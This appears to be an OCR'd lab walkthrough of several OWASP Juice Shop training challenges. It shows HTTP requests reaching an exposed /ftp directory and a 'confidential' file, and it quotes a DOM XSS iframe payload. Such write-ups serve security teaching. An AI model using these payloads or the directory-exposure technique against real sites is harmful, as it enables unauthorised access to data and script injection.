


OWASP JUICE SHOP


Zero Stars

Difficulty	Description	Category
*	Give a devastating zero-star feedback to the store.	Improper Input Validation











Confidential Document

Difficulty	Description	Category
*	Access a confidential document	Sensitive Data Exposure


https://juice-shop.herokuapp.com/#/about
OWASP Juice Shop
Account
EN
About Us
Corporate History & Policy
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te feugait nulla facilisi. Lorem ipsum dolor sit amet, consectetuer adipiscing elit, sed diam nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. Check out our boring terms of use if you are interested in such lame stuff. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, At accusam aliquyam diam diam dolore dolores duo eirmod eos erat, et nonumy sed tempor et et invidunt justo labore Stet clita ea et gubergren, kasd magna no rebum.
Customer Feedback
Activate Windows
Go to Settings to activate Windows.
https://juice-shop.herokuapp.com/ftp/legal.md


Request
Pretty Raw Hex
GET /ftp/legal.md HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=T7toi3tjcDf6tBpuKotaYIgmHOLugwhRbIXvFgnt8MHVKcWrCQesrniBNfKECRk
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Server: Cowboy
Report-To: {"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.com/reports?ts=1726912219&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=Mc2QHZToAs3vFWelVce7gHnKW0fi8id%2BaF%2FHqxiaBu0%3D"}]}
Reporting-Endpoints: heroku-nel=https://nel.heroku.com/reports?ts=1726912219&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=Mc2QHZToAs3vFWelVce7gHnKW0fi8id%2BaF%2FHqxiaBu0%3D
Nel: {"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fraction":0.05,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Sat, 21 Sep 2024 03:31:56 GMT
Etag: W/"be7-19212a2dca4"
Content-Type: text/markdown; charset=UTF-8
Vary: Accept-Encoding
Date: Sat, 21 Sep 2024 09:50:19 GMT
Via: 1.1 vegur
Content-Length: 3047
Legal Information
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet


Request
Pretty Raw Hex
GET /ftp HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=T7toi3tjcDf6tBpuKotaYIgmHOLugwhRbIXvFgnt8MHVKcWrCQesrniBNfKECRk
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Server: Cowboy
Report-To: {"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.com/reports?ts=1726912292&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=x53%2BM15OPDtJUKlmwvHstOkc5DUtY5%2Fzj9RoXvC9%2FPc%3D"}]}
Reporting-Endpoints: heroku-nel=https://nel.heroku.com/reports?ts=1726912292&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=x53%2BM15OPDtJUKlmwvHstOkc5DUtY5%2Fzj9RoXvC9%2FPc%3D
Nel: {"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fraction":0.05,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Date: Sat, 21 Sep 2024 09:51:32 GMT
Via: 1.1 vegur
Content-Length: 13334
<!DOCTYPE html>
<html>
<head>
<meta charset='utf-8'>
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" />
<title>
listing directory /ftp





https://juice-shop.herokuapp.com/ftp/acquisitions.md

```
# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```

DOM XSS


Difficulty	Description	Category
*	Perform a DOM XSS attack with <iframe src="javascript:alert(`xss`)">	XSS






Error Handling


Difficulty	Description	Category
*	Provoke an error that is neither very gracefully nor consistently handled.	Security Misconfiguration




